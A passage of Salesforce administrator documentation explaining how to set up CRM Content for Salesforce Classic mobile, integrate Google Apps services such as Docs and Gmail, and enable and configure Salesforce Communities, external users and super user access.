`View Count`	Total number of views for the content delivery, including internal and external. (Read only)

Setting up Content Deliveries

Setting Up Salesforce CRM Content for Salesforce Classic

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations:	“View Setup and Configuration”
To create, change, or delete Salesforce Classic data sets:	“Manage Mobile Configurations”

Note the following about how Salesforce CRM Content is implemented in Salesforce Classic:

- Content record information is synchronized to the device; however, the files associated with the content records are not. This allows users to deliver content from the app even when a file is too large to be downloaded to a mobile device.
- Users can't search for a specific piece of content in the app. They can only share the content available on the Content tab, which is automatically synchronized to their device based on the filters in their assigned mobile configuration.
- Users can't view a list of their subscribed content in the app. They also can't filter the list of records on the Content tab based on a particular library.
- While users can preview and share content from the app, they can't update the file associated with a content record. If they have the required permissions, they can edit the fields on the content detail page.
- Users must have a data connection to preview and deliver content. Without a data connection, they can only view the content detail page.
- Content in Salesforce Classic is only supported on BlackBerry and iPhone devices.
- Content is not available in the free version of Salesforce Classic.
- You can't block mobile permissions for the content object. Currently, the content object in Salesforce Classic is read-only.
- You can't edit the mobile page layout for the content object. The content detail page in the app is hard-coded to display only a few fields.

To set up Content for a Salesforce Classic configuration:

1. From Setup, click **Mobile Administration** > **Salesforce Classic** > **Configurations**, and then click the name of a mobile configuration.
2. In the Data Sets related list, click **Edit**.

3. Click **Add...**.
4. In the popup window, select Content, then click **OK**.
5. Use field filters to specify which content records are synchronized.

   Because users can't search for content in the Salesforce Classic app, it's essential to set up filters that make important content available on the device. You can't create filters based on libraries or subscriptions, but here are a few options for setting up useful filter conditions:

   - **Date:** Filter on the `Last Modified Date`, `Content Modified Date`, or `Created Date` fields. Use special date values like LAST 90 DAYS or LAST 180 DAYS to ensure that recently updated content records are synchronized.
   - **Owner:** Filter on the author if certain people in your organization are responsible for publishing content.
   - **File Type:** Filter on certain types of documents. For example, your opportunity team might generally be interested in presentations or PDF documents.
   - **Custom Fields:** If you created custom content fields that help you categorize your content, filter on the custom fields. For example, if you built a `Functional Use` field with picklist values, you could set up a filter condition where `Functional Use` equals `Sales`.

6. Optionally, prevent content records from consuming all the memory on a mobile device by selecting the second radio button under Set Max Record Limit and entering the maximum number of content records this configuration can transfer to mobile devices. Use the Order By and Sort drop-down lists to specify which records are synchronized if the data size limit for your mobile configuration is exceeded.
7. Click **Done**.

GOOGLE APPS

Getting Started with Salesforce and Google Apps

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view and modify Google Apps domain settings:	"Customize Application"
To activate or deactivate Google Apps services:	"Customize Application"
To install or uninstall Force.com AppExchange packages:	"Download AppExchange packages"
To export a list of users to Google to create Google Apps accounts:	"Customize Application"

Google Apps is a suite of on-demand communication and collaboration services hosted by Google and designed for business users. If your organization has a Google Apps account, Salesforce administrators can enable Google Docs, Gmail, and a host of Google-related AppExchange apps—customized for use within Salesforce.

Step 1: Creating a Google Apps Account

Create a Google Apps account for your organization using one of the following methods:

- From Setup, click **Google Apps** > **Settings** and click **Sign Up** to launch the account-creation page on the Google website. You are prompted to register your organization's domain name or purchase a new domain name from Google. A domain is the portion of a website's URL that follows the "www." Follow Google's steps to configure your new or existing domain and set up your Google Apps account.
- If your organization purchased the Salesforce and Google Apps Supported feature, from Setup, click **Google Apps** > **Premier Setup** to create a new Google Apps Premier Edition account or upgrade your existing Standard Edition account to Premier Edition. For details, see Getting Started With Salesforce and Google Apps Supported on page 2529.

Note: Google Apps in Salesforce supports Google Apps business accounts but not consumer accounts. You can identify a consumer account by the "gmail.com" domain in an email address; for example, *myname*@gmail.com is a consumer account. The Google Apps domain you set up in Salesforce must be the domain you registered with Google for your organization; for example, *mycompany*.com is a business rather than consumer account.

Step 2: Configuring Google Apps Domain Settings

1. On the **Google Apps** > **Settings** page in Salesforce, click **Edit**.
2. Choose a user for the `Google Apps Administrative Contact` field. This person is the point of contact for Google Apps users in your organization; specifically, if a user cannot access a Google Apps service, he or she is directed to contact the Google Apps Administrative Contact. The Google Apps Administrative Contact does not need to be the same person who is registered as your organization's Google Apps administrator with Google, but only the Google Apps administrator can create new Google Apps users on your domain.

3. Enter the `Google Apps Domain` that you registered with Google. For example, if your company's URL is `http://www.acme.com` and you created a Google Apps account for the acme.com domain, enter `acme.com` in the `Google Apps Domain` field.
4. Click **Save**.

Step 3: Activating Google Apps Services

1. In the Activate Google Apps Services section on the **Google Apps** > **Settings** page, locate the Google Apps service(s) that you want to activate.
2. Click **Edit** or **Install** to activate a service. In the Action column, **Edit** corresponds to Google Apps services that are already integrated in Salesforce, and **Install** corresponds to uninstalled Force.com AppExchange apps. Integrated Google Apps services include:
   - Add Google Docs to Salesforce
   - Gmail to Salesforce
   - Gmail Buttons and Links
   - Google Talk Sidebar Component

   Important: Google Talk within Salesforce is no longer available. For alternative ways to use Google Talk, see the Google Talk online help.

   For descriptions of the Google-related AppExchange apps, visit http://sites.force.com/appexchange.

Step 4: Creating Google Apps Users

Activating Google Apps services in Salesforce makes the services visible to all users in your organization, but a user cannot access a service unless he or she has a Google Apps account on your organization's domain. The Google Apps administrator registered with Google can create these additional accounts. For more information, see Creating Google Apps Accounts on page 2533.

Using Gmail in Salesforce

Getting Started With Salesforce and Google Apps Supported

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create a new Google Apps Premier Edition account in Salesforce:	"Customize Application" OR Google Apps Administrative Contact
To upgrade Google Apps Standard Edition to Google Apps Premier Edition in Salesforce:	"Customize Application" OR Google Apps Administrative Contact

The Salesforce and Google Apps Supported feature includes a Google Apps Premier Edition account for your organization. In Salesforce, you can create that account or upgrade from an existing Google Apps Standard Edition account to Google Apps Premier Edition.

After you create a new Google Apps Premier Edition account or upgrade your existing Google Apps Standard Edition account in Salesforce, the Premier Setup page displays your organization's domain name, the number of Google Apps Premier Edition licenses available to your organization, and, if applicable, the status of your upgrade.

Creating a New Google Apps Premier Edition Account

If your organization does not have a Google Apps account, complete the following steps to register a Google Apps Premier Edition account and enable Salesforce and Google Apps:

1. Click **Settings** > **Google Apps** > **Premier Setup**.
2. Complete the fields in Column A:

Field	Description
`Domain Name`	Enter the domain that you want to register as your organization's Google Apps account. For example, if your company's URL is `http://www.acme.com`, enter `acme.com` as your `Domain Name`.
`User Name`	This value is used to create the Google Apps administrator for your organization's account. For example, if your Google Apps administrator will be jsmith@acme.com, enter `jsmith`. After your Google Apps account is created, you can log in with the `User Name` and `Password` and change this value if necessary.

Field	Description
`First Name`	This value is used to create the Google Apps administrator for your organization's account. After your Google Apps account is created, you can log in with the `User Name` and `Password` and change this value if necessary.
`Last Name`	This value is used to create the Google Apps administrator for your organization's account. After your Google Apps account is created, you can log in with the `User Name` and `Password` and change this value if necessary.
`Email Address`	This email address receives a confirmation notice when your Google Apps Premier Edition account is created. Google does not store this value for any other purpose.
`Password`	The Google Apps administrator can log in to Google Apps with this password.
`Confirm Password`	The Google Apps administrator can log in to Google Apps with this password.

3. Click **Create New Premier Account**.
4. To enable Salesforce and Google Apps, from Setup, click **Google Apps** > **Settings**.
5. Choose a user for the `Google Apps Administrative Contact` field. This person is the point of contact for Google Apps users in your organization; specifically, if a user cannot access a Google Apps service, he or she is directed to contact the Google Apps Administrative Contact. The Google Apps Administrative Contact does not need to be the same person who is registered as your organization's Google Apps administrator with Google, but only the Google Apps administrator can create new Google Apps users on your domain.
6. Verify that the `Google Apps Domain` field contains the domain name you registered with Google.
7. Activate Google Apps services in Salesforce. For more information, see Activating Google Apps Services on page 2528.
8. Create users for your organization's Google Apps account. For more information, see Creating Google Apps Accounts on page 2533.

Note: The number of Google Apps Premier Edition accounts you can create is limited to the number of licenses your organization purchased with the Salesforce and Google Apps Supported feature.

Upgrading to a Google Apps Premier Edition Account

Complete the following steps to upgrade your organization's existing Google Apps Standard Edition account to a Google Apps Premier Edition account.

1. From Setup, click **Google Apps** > **Premier Setup**.
2. Complete the fields in Column B:

Field	Description
`Domain Name`	The domain that you want to register as your organization's Google Apps Premier Edition account. If you already

Field	Description
	enabled Salesforce and Google Apps, this field is prepopulated with your organization's domain name.
`Google Apps Token`	The 16-digit token required to upgrade from Google Apps Standard Edition to Google Apps Premier Edition. Your organization's Google Apps administrator can access this information on the Google website. For more information, click **Retrieve Google Apps Token** in Column B.

3. Click **Upgrade Existing Account to Premier**.
4. To enable Salesforce and Google Apps, from Setup, click **Google Apps** > **Settings**.
5. As needed, edit the `Google Apps Administrative Contact` field. This person is the point of contact for Google Apps users in your organization; specifically, if a user cannot access a Google Apps service, he or she is directed to contact the Google Apps Administrative Contact. The Google Apps Administrative Contact does not need to be the same person who is registered as your organization's Google Apps administrator with Google, but only the Google Apps administrator can create new Google Apps users on your domain.
6. Verify that the `Google Apps Domain` field contains the domain name you registered with Google.
7. As necessary, activate Google Apps services in Salesforce. For more information, see Activating Google Apps Services on page 2528.
8. As necessary, create users for your organization's Google Apps account. For more information, see Creating Google Apps Accounts on page 2533.

Note: The number of Google Apps Premier Edition accounts you can create is limited to the number of licenses your organization purchased with the Salesforce and Google Apps Supported feature.

Getting Started with Salesforce and Google Apps

Setting Up Google Apps in Salesforce

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To edit Google Apps domain settings and activate or deactivate services:	“Customize Application”
To install or uninstall AppExchange packages:	“Download AppExchange packages”

From Setup, click **Google Apps** > **Settings** to edit your Google Apps domain settings, activate or deactivate Google Apps services in Salesforce, or install or uninstall Google-related Force.com AppExchange packages..

Important: You cannot use Salesforce and Google Apps until a Google Apps account has been created for your organization and your Google Apps domain settings are configured in Salesforce. For instructions on creating an account and configuring your domain settings, see Getting Started with Salesforce and Google Apps on page 2527.

Editing Google Apps Domain Settings

Domain settings consist of two values: the user chosen to administer your organization's Google Apps account and the domain your organization registered with Google. Both fields are required to enable Google Apps in Salesforce. To edit your domain settings:

1. In the Configure Google Apps Domain section, click **Edit**.
2. Optionally, choose a new user for the `Google Apps Administrative Contact` field. This person is the point of contact for Google Apps users in your organization; specifically, if a user cannot access a Google Apps service, he or she is directed to contact the Google Apps Administrative Contact. The Google Apps Administrative Contact does not need to be the same person who is registered as your organization's Google Apps administrator with Google, but only the Google Apps administrator can create new Google Apps users on your domain.
3. Optionally, modify the `Google Apps Domain` that is registered with Google for your organization's Google Apps account. Your `Google Apps Domain` is typically your company's domain; for example, acme.com.

Modifying Google Apps Services

This section lists Google Apps services that are integrated with Salesforce and also provides links to several Google-related Force.com AppExchange apps that can be easily installed from AppExchange.

To activate or deactivate an integrated service, click **Edit** next to the service name. These services include:

- Add Google Docs to Salesforce
- Gmail to Salesforce
- Gmail Buttons and Links
- Google Talk Sidebar Component

  Important: Google Talk within Salesforce is no longer available. For alternative ways to use Google Talk, see the Google Talk online help.

To install or uninstall an AppExchange app, click **Install** or **Uninstall** next to the appropriate name. To view all Google-related AppExchange offerings, visit http://sites.force.com/appexchange.

Implementation Tips

- For detailed information about Google Apps, refer to Google's online help.
- Google Apps in Salesforce is available for Google business accounts but not consumer accounts. You can identify a consumer account by the “gmail.com” domain in an email address; for example, *myname*@gmail.com is a consumer account. The Google Apps domain you set up in Salesforce must be the domain you registered with Google for your organization; for example, *mycompany*.com is a business rather than consumer account.
- After creating a Google Apps account for your organization, create Google Apps accounts for your Salesforce users by clicking **Export to Google Apps** under Setup, in **Manage Users** > **Users**.
- Notify users of their Google Apps usernames and passwords.
- Notify users about the changes they will see in Salesforce when Google Apps services are activated.
- To view all the Google apps available on Force.com AppExchange, visit http://sites.force.com/appexchange.
- By default, Google Apps users on your organization's domain can share Google docs with Google Apps accounts outside your domain. The control panel for your Google Apps account contains sharing settings that enable you to restrict document sharing to within your domain.

- When the Add Google Docs to Salesforce service is deactivated, Google docs cannot be accessed from Salesforce records, and any Google docs in users' Recycle Bins that were deleted from a record are permanently removed from Salesforce. If the Add Google Docs to Salesforce service is reactivated within 30 days, Google docs that were associated with Salesforce records before the deactivation are restored to their previous location. Deactivating the Add Google Docs to Salesforce service does not affect Google docs in Salesforce CRM Content libraries; deactivation does not remove Google docs associations in libraries and does not permanently delete Google docs in Recycle Bins.
- Customer Portal and partner portal users with access to the Contribute tab in Salesforce CRM Content can create new Google docs and associate existing Google docs to a Salesforce library. Portal users without access to Salesforce CRM Content can associate an existing Google doc to a record, but they cannot create new Google docs from within a record because they do not have access to the Google Docs, Notes, and Attachments related list in the portal. Portal users cannot use the **Add Google Doc to Salesforce** browser button.
- Customer Portal and partner portal users cannot access Gmail Buttons and Links.
- If your organization purchased the Salesforce for Google Apps Supported feature, see Getting Started With Salesforce and Google Apps Supported on page 2529.

Best Practices

- Test your Google Apps integration using a sandbox or Developer Edition organization.
- Manage Google Apps users as you would Salesforce users. For example, if you deactivate a Salesforce user, also deactivate his or her Google Apps account in the control panel for your organization's Google Apps account. For information about administering your organization's Google Apps account, refer to Google's online help.
- To locate a Google doc quickly in Salesforce, search for the doc using search.

Getting Started with Salesforce and Google Apps

Creating Google Apps Accounts

Available in: **All** Editions except **Database.com**

User Permissions Needed	
Export users to Google:	“Customize Application”
Create new Google Apps accounts:	Google Apps administrator

After creating a Google Apps account for your organization and enabling Google Apps in Salesforce, you can create Google Apps accounts for individual users. To access the Google Apps services that are enabled in Salesforce, each user needs a Google Apps account on the domain your organization registered with Google. An account includes a username and password that allow the user to log into all Google Apps services.

Note: If your organization purchased Salesforce and Google Apps Supported, the number of Google Apps Premier Edition accounts you can create is limited to the number of licenses your organization purchased.

To export a list of users to Google and create Google Apps accounts for each user:

1. From Setup, click **Manage Users** > **Users**.
2. In the View drop-down list, choose a list of users.
3. Click **Export to Google Apps** to export all the users in the list. To export certain users only, select those users in the Action column.

   Note: If Google Apps is not enabled for your organization, the **Export to Google Apps** button does not display. To enable Google Apps in Salesforce, see Getting Started with Salesforce and Google Apps on page 2527.

4. On the Export Users to Google Apps page, click the export file link that is labeled as Step 1. The name of the link depends on the list view you chose to export; for example, if you were viewing the All Users list, the link on the Export Users to Google Apps page is **All Users Export File**.
5. In the CSV spreadsheet that displays when click you the export link, provide a temporary password for each user. You can modify the `username`, `last name`, and `first name` fields for any user as needed. Google creates account names by adding your domain to the usernames in the spreadsheet; for example, if your domain is acme.com and the spreadsheet contains john.doe and jane.doe usernames, the Google Apps usernames are john.doe@acme.com and jane.doe@acme.com.
6. Save the spreadsheet to your computer.
7. Click the **Google Apps Bulk User Import Tool** link to launch the Bulk Account Update page for your organization's Google Apps account. If prompted, log in with your Google Apps administrator username. Only the user who is registered with Google as the administrator of your organization's account can create additional Google Apps accounts on your organization's domain.
8. Follow Google's instructions to import the data in the spreadsheet. The Google Apps administrator receives a confirmation report, and the user for each successfully created account receives a notification email at his or her new Gmail account..
9. Notify users of their usernames and passwords. They will need this information to use any Google Apps service that is enabled in Salesforce.

Getting Started with Salesforce and Google Apps

Activating Google Docs in Salesforce

Available in: **Contact Manager**, **Group**, **Professional**,**Enterprise**,**Unlimited**, and **Developer** Editions

User Permissions Needed	
Activating the Add Google Docs to Salesforce service:	"Customize Application"

Important: Once you activate a Google Apps service in Salesforce, it is visible to all users in your organization. To use these services, your users must have Google Apps accounts on your domain. For more information, see Getting Started with Salesforce and Google Apps on page 2527.

Google Docs™ allows you to create on-demand documents, spreadsheets, and presentations, edit them in your browser, and work together in real time with other collaborators.

To activate or deactivate the Add Google Docs to Salesforce service:

1. From Setup, click **Google Apps** > **Settings**.
2. Click **Edit** next to the Add Google Docs to Salesforce option in the Activate Google Apps Services list.
3. Select or deselect the `Activate` checkbox.
4. If you are activating the Add Google Docs to Salesforce service, read the Terms of Use and select the checkbox indicating you agree to the Terms of Use.
5. Click **Save**.

When the Add Google Docs to Salesforce service is enabled, the following changes allow users to create, edit, or view Google docs and associate them with Salesforce records:

- The Notes & Attachments related list on accounts, assets, contacts, contracts, leads, opportunities, products, and custom objects is renamed to Google Docs, Notes, & Attachments.
- The Attachments related list on cases, solutions, and campaigns is renamed to Google Docs & Attachments.
- If Salesforce CRM Content is enabled, the Libraries tab has an **Add Google Doc** drop-down list.

Users can also install the **Add Google Doc to Salesforce** browser button, which allows them to associate a Google doc to several Salesforce records or a Salesforce CRM Content library without being logged into Salesforce.

Implementation Tips

- For information about Google Docs, refer to Google's online help.
- By default, Google Docs users on your domain can share their Google docs with Google Apps accounts outside your domain. The control panel in your Google Apps account contains sharing settings that enable you to restrict document sharing to users within your organization's domain.
- Customer Portal and partner portal users with access to the Contribute tab in Salesforce CRM Content can create new Google docs and associate existing Google docs to a Salesforce library. Portal users without access to Salesforce CRM Content can associate an existing Google doc to a record, but they cannot create new Google docs from within a record because they do not have access to the Google Docs, Notes, and Attachments related list in the portal. Portal users cannot use the **Add Google Doc to Salesforce** browser button.
- When the Add Google Docs to Salesforce service is deactivated, Google docs cannot be accessed from Salesforce records, and any Google docs in users' Recycle Bins that were deleted from a record are permanently removed from Salesforce. If the Add Google Docs to Salesforce service is reactivated within 30 days, Google docs that were associated with Salesforce records before the deactivation are restored to their previous location. Deactivating the Add Google Docs to Salesforce service does not affect Google docs in Salesforce CRM Content libraries; deactivation does not remove Google docs associations in libraries and does not permanently delete Google docs in Recycle Bins.
- The Add Google Docs to Salesforce service cannot be disabled for your organization if Google docs are referenced in Apex.
- Google docs count against data storage. For each Google doc associated with a record or library in Salesforce, two Kb of storage is used.

Getting Started with Salesforce and Google Apps

Using Gmail in Salesforce

Available in: **All** Editions except **Database.com**

User Permissions Needed	
Activating Gmail in Salesforce:	"Customize Application"

Important: Once you activate a Google Apps service in Salesforce, it is visible to all users in your organization. To use these services, your users must have Google Apps accounts on your domain. For more information, see Getting Started with Salesforce and Google Apps on page 2527.

Gmail™ (also called Google Mail) is a free Web-based email service from Google that operates on all standard browsers and can be used with your company's domain. You can integrate Gmail with Salesforce in two ways:

- Gmail to Salesforce
- Gmail Buttons and Links

Gmail to Salesforce

Gmail to Salesforce allows you to automatically log emails and chats you send from your Gmail account as activities on lead, contact, opportunity, and other records that support activity history in Salesforce.

Gmail to Salesforce is based on the Email to Salesforce feature. To activate Gmail to Salesforce for your organization, from Setup, click **Email Administration** > **Email to Salesforce**. To configure your personal Gmail to Salesforce setup, from your personal settings click **Email** > **My Email to Salesforce**.

Gmail Buttons and Links

Gmail Buttons and Links adds **Gmail** links next to email fields on all records and adds **Compose Gmail** buttons in Activity History related lists on leads and contacts. When you click a Gmail link or the **Compose Gmail** button, Salesforce automatically logs you into your Gmail account and automatically populates the **To** field. If Gmail to Salesforce is activated, Salesforce also populates the **BCC** field with your Email to Salesforce address.

To activate Gmail Buttons and Links:

1. From Setup, click **Google Apps** > **Settings**.
2. In the Activate Google Apps Services list, click **Edit** next to Gmail Buttons and Links.
3. Select the `Active` checkbox to activate Gmail Buttons and Links for your organization.
4. Select the `Gmail Links` checkbox to add **Gmail** links next to all email fields (except email fields on pages under Setup).
5. Select the `Gmail Buttons` checkbox to add **Compose Gmail** buttons in Activity History related lists on leads and contacts.
6. Read the Terms of Use, and select the checkbox indicating you have read and agree to them.
7. Click **Save**.

Implementation Notes

- If your organization enables Gmail Buttons and Links but does not enable Gmail to Salesforce, you can still use the Gmail links on contact and lead records; however, Salesforce does not log emails you send from your Gmail account, or automatically populate the **BCC** field on the **Compose Mail** screen with an Email to Salesforce address.

Using Google Talk in Salesforce

Available in: **All** Editions except **Database.com**

User Permissions Needed	
Activating or deactivating Google Talk:	"Customize Application"

Important: Google Talk within Salesforce is no longer available. For alternative ways to use Google Talk, see the Google Talk online help.

Deactivating Google Talk

To deactivate Google Talk in Salesforce:

1. From Setup, click **Google Apps** > **Settings**.
2. Click **Edit** next to the Google Talk Sidebar Component option in the Activate Google Apps Services list.
3. Deselect the `Active` checkbox.
4. Click **Save**.

SALESFORCE COMMUNITIES

Salesforce Communities Overview

Communities are branded spaces for your employees, customers, and partners to connect. You can customize and create communities to meet your business needs, then transition seamlessly between them.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

Watch a Demo: Setting Up Your Salesforce Community (5:59 minutes)

Communities are a great way to share information and collaborate with people outside your company who are key to your business processes, such as customers or partners.

You can use Communities to:

- Drive more sales by connecting your employees with your distributors, resellers, and suppliers
- Deliver world-class service by giving your customers one place to get answers
- Manage social listening, content, engagement, and workflow all in one place

You can create multiple communities within your organization for different purposes. For example, you could create a customer support community to reduce support costs, or a channel sales community for partner deal support, or you could have a community specifically dedicated to an upcoming event.

Communities may contain a subset of features and data available in your internal Salesforce organization and can be customized to use your company branding. In addition, you can choose which members from your company and which customers, partners, or other people outside your company can join.

Communities live inside your organization and are easily accessed from a drop-down menu in the top left corner of Salesforce. Use this menu to switch between your communities and your internal Salesforce organization.

See Also:

Creating Communities


Enabling Salesforce Communities

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To enable Communities:	"Customize Application"

Enabling Communities changes the user interface for every user in your organization. Specifically, it:

- Introduces a new global header for every user in your organization, regardless of whether or not they're in a community. Note that you can hide it by disabling the "View Global Header" permission on custom profiles. You can't disable this permission on standard profiles. However, disabling it hides the drop-down menu for switching between communities. Ensure that your users are aware of the new header before enabling Communities.
- Enables the new user interface theme, which updates the look and feel of Salesforce.



Note: Once you enable Communities, you can't turn it off.

If your organization's access to Communities is suspended for non-payment of fees due, all of your communities are taken offline, including those in `Preview` status. When Communities is enabled again, all communities are in `Offline` status. You can publish these communities, but can't return them to `Preview` status.

1. From Setup, click **Customize** > **Communities** > **Settings**.
2. Select **Enable Communities**.
3. Select a domain name to use for your communities, then click **Check Availability** to make sure it's not already being used.

   We suggest that you use something recognizable to your users, such as your company name. Although the domain name is the same for all communities, you create a unique URL for each community during the creation process. For example, if your domain is `UniversalTelco.force.com` and you're creating a customer community, you can designate the URL as `UniversalTelco.force.com/customers`.

   Important: Keep in mind that you can't change the domain name after you save it.

   You can designate a completely custom domain by entering it in on the Domain Management page. From Setup, click **Domain Management** > **Domains**.
4. Click **Save**.

You can now create communities.

Community Settings
Who Can See What in Communities

Creating Communities Users

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create external users:	"Manage External Users"
To log in as an external user:	"Manage Users" AND Read on Accounts

To allow an external user to access your community, you must enable the external user's contact record as a customer user or partner user, depending on their license type. Your community can contain users with both Partner Community and Customer Community licenses.

1. To create partner users:
   a. View the external account you want to create a user for.
   b. Create a new contact. Click **New Contact** from the Contacts related list. Fill in the appropriate details, then click **Save**.

      Note: Partner contacts can't be owned by a non-partner account.

   c. On the contact detail page, click **Manage External User**, then **Enable Partner User**.
   d. Edit the user record for this external user.
      - Select the Partner Community user license.
      - Select the appropriate profile. Remember that profiles give users access to tabs in your community, so be sure you choose a profile that has the appropriate tabs exposed.

        Note: The available profiles for external users are limited to the Partner Community User profile or profiles cloned from it. Unlike a standard user, the partner user role is automatically assigned based on the account name. The partner user role is a subordinate of the account owner's role, therefore, all data for the partner user role rolls up to the partner account owner's role. Keep in mind that if you disable a partner user, their partner user role becomes obsolete and their data no longer rolls up to the partner account role.

- Deselect **Generate new password and notify user immediately** so that users don't receive a password before the community is published. When you publish the community, the user will receive a welcome email with their login information, as long as the `Send welcome email` option is selected for the community.

  Note:

  If you select this option, but your organization doesn't have any `Published` communities that the user is a member of, Salesforce doesn't send an email with login information.

e. Click **Save**.

2. To create customer users:

   a. Create a new contact.
   b. On the contact detail page, click **Manage External User**, then **Enable Customer User**.
   c. Edit the user record for this external user.

   - Select the appropriate profile. The available profiles are limited to the Customer Community User profile and any profiles cloned from it.

     Remember that profiles give users access to tabs in your community, so be sure you choose a profile that has the appropriate tabs exposed.

   - Deselect **Generate new password and notify user immediately** so that users don't receive a password before the community is published. When you publish the community, the user will receive a welcome email with their login information, as long as the `Send welcome email` option is selected for the community.

     Note:

     If you select this option, but your organization doesn't have any `Published` communities that the user is a member of, Salesforce doesn't send an email with login information.

   d. Click **Save**.

To troubleshoot issues or ensure the community is configured appropriately, on the contact detail page, click **Manage External User** and choose **Log in As Partner User** or **Log in as Customer User**. A new browser window opens and you are logged into the community on behalf of the external user.

Consider the following when creating external users.

- External users can't be deleted. If you no longer want an external user to have access to a community, deactivate the user.

See Also:

Delegating External User Administration
Adding Members to Your Community

Delegating External User Administration

You can delegate user administration to external users so that they can decide who should access the community.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To manage external users:	"Manage External Users"
To create, edit, and delete profiles:	"Manage Users"

External users who are delegated administrators can:

- Create external users
- Edit external users
- Reset passwords for external users
- Deactivate existing external users

You can grant delegated external user administration rights to users with Partner Community, Gold Partner, Enterprise Administration, and Customer Portal Manager licenses.

1. From Setup, click **Manage Users** > **Profiles** and click a custom profile.

   You can't edit standard profiles.

   You can add `Delegated External User Administrator` to a permission set that you assign to a standard profile.
2. Click **Edit**.
3. Select `Delegated External User Administrator`.
4. Click **Save**.
5. Click **Edit** in the Delegated External User Profiles related list.
6. Select the profiles you want users with this profile to be able to administer.
7. Click **Save**.

Consider the following when setting up delegated external user administration.

- You can also grant delegated administration rights using permission sets.
- On the profile you're granting delegated administration rights to:
  - ◊ Add the "Create" and "Edit" permissions on contacts so that delegated administrators can create and update contacts related to their account.
  - ◊ Set the Accounts and Contacts tab settings to Default On so that delegated administrators can view the Accounts and Contacts tabs and easily manage contacts related to their accounts.
- Add the Accounts and Contacts tabs to your community.

- Set field level security and page layouts so that delegated external user administrators can access only the account and contact fields you specify.

Creating Communities Users
Granting Super User Access to Users in Your Community

Granting Super User Access to Users in Your Community

Partner Super User Access must be enabled in your Communities Settings before you can grant access to users. You can only grant super user access to users with Partner Community licenses.

Granting super user access to external users in your community lets them access additional data and records, regardless of sharing rules and organization-wide defaults. Super users have access to data owned by other partner users belonging to the same account who have the same role or a role below them in the role hierarchy. Super user access applies to cases, leads, custom objects, and opportunities only, but external users have access to these objects only if you exposed them using profiles or sharing and added the tabs to the community during setup.

1. View the contact record for the user.
2. Click **Manage External Account**, then choose **Enable Super User Access**.
3. Click **OK**.

See Also:

Delegating External User Administration

Community Settings

Update general settings to control access and sharing for external users in your communities.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To edit Communities settings:	"Customize Application"

- Set the default number of roles created when a partner account is enabled
- Enable super user access for external users
- Use Sharing Tools to ensure that external users have appropriate access

See Also:

Creating Communities Users

Setting the Default Number of Community Roles

Set the default number of roles created when adding partner accounts to communities.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To set the number of default roles:	"Customize Application"

If your community is set up with Partner Community user licenses, this setting applies. By setting the number of partner roles, you can limit the number of unused roles, which can improve performance. The limit is three roles; the system default is one.

For example, if three partner roles are currently created when an account is enabled for your community–Executive, Manager, and User–but you need only the User role for new accounts, you can reduce the number to one role.

To set the number of roles:

1. Click **Customize** > **Communities** > **Settings**.
2. Set the `Number of partner roles` per partner account.
3. Click **Save**.

The number of roles for existing partner accounts isn't affected by this setting.

See Also:

Community Settings
Creating Communities Users

Enabling Super User Access in Communities

Enable super user access so that partner users in communities can access additional records and data.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To enable Super User Access:	"Customize Application"

If your community is set up with Partner Community user licenses, this setting applies.

Granting super user access to external users in your community lets them access additional data and records, regardless of sharing rules and organization-wide defaults. Super users have access to data owned by other partner users belonging to the same account who have the same role or a role below them in the role hierarchy. Super user access applies to cases, leads, custom objects, and opportunities only, but external users have access to these objects only if you exposed them using profiles or sharing and added the tabs to the community during setup.

1. Click **Customize** > **Communities** > **Settings**.
2. Select `Enable Partner Super User Access`.
3. Click **Save**.

You can now assign super user access.

To disable super user access, deselect `Enable Partner Super User Access`. If you re-enable this feature, all users who were assigned super user access before the feature was disabled will automatically get super user access again.

See Also:

Community Settings
Creating Communities Users

Creating Communities

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create, customize, or publish a community:	"Create and Manage Communities"

1. To start creating communities, click **Customize** > **Communities** > **Manage Communities**, then click **New Community**.
2. Enter a community name.

   Note: If you're creating multiple communities, keep in mind that community names may be truncated in the global header drop-down menu. Users can see up to 32 characters of the name, and the `Preview` and `Offline` status indicators count toward that number. Make sure that the visible part of the name is distinctive enough for users to distinguish between multiple communities.

3. Enter a description.
4. Enter a unique value at the end of the URL field.

   This value is appended to the domain you entered when enabling communities to create a unique URL for this community. For example, if your domain is `UniversalTelco.force.com` and you're creating a customer community, you can designate the URL as `UniversalTelco.force.com/customers`.

   Note: You can create one community in your organization that doesn't have a custom URL.

   You can change your community name and URL after the community is published, but users won't be redirected to the new URL. If these changes are necessary, be sure to inform your community members before making the change.

5. Click **Create**.
   The community is created in `Preview` status.
6. On the confirmation page, click **Edit** to customize your community.

Important: When you create a community, your profile is automatically added to the list of profiles that have access. As a result, all users in your organization with this profile can log in to the community once it's `Published`. If you don't want all users with your profile to have access, you can remove the profile and give yourself access through a different profile or permission set.

Salesforce Communities Overview

COMMUNITY CUSTOMIZATION

Customizing Communities

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create, customize, or publish a community:	"Create and Manage Communities"

You can customize your community at any time, but if you plan on making major changes, we recommend taking the community offline first.

1. Click **Customize** > **Communities** > **Manage Communities**, then click **Edit** next to the community name.
2. Select the part of the community you want to customize:
   - **Members**
   - **Tabs**
   - **Branding**
   - **Login Page**
   - **Emails**
3. To perform advanced customizations, such as adding custom pages or pages that don't require login, click either Force.com or Site.com to go to the site associated with this community.

After you finish your customizations, you need to publish the community to make it available to members. If welcome emails are enabled when you publish, a welcome email is sent to all members. If any of those users are new portal users, their welcome email includes their username and password.

See Also:

Communities Statuses
Publishing Communities
Who Can See What in Communities

Communities Statuses

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

Communities can have one of the following statuses.

Status	Description
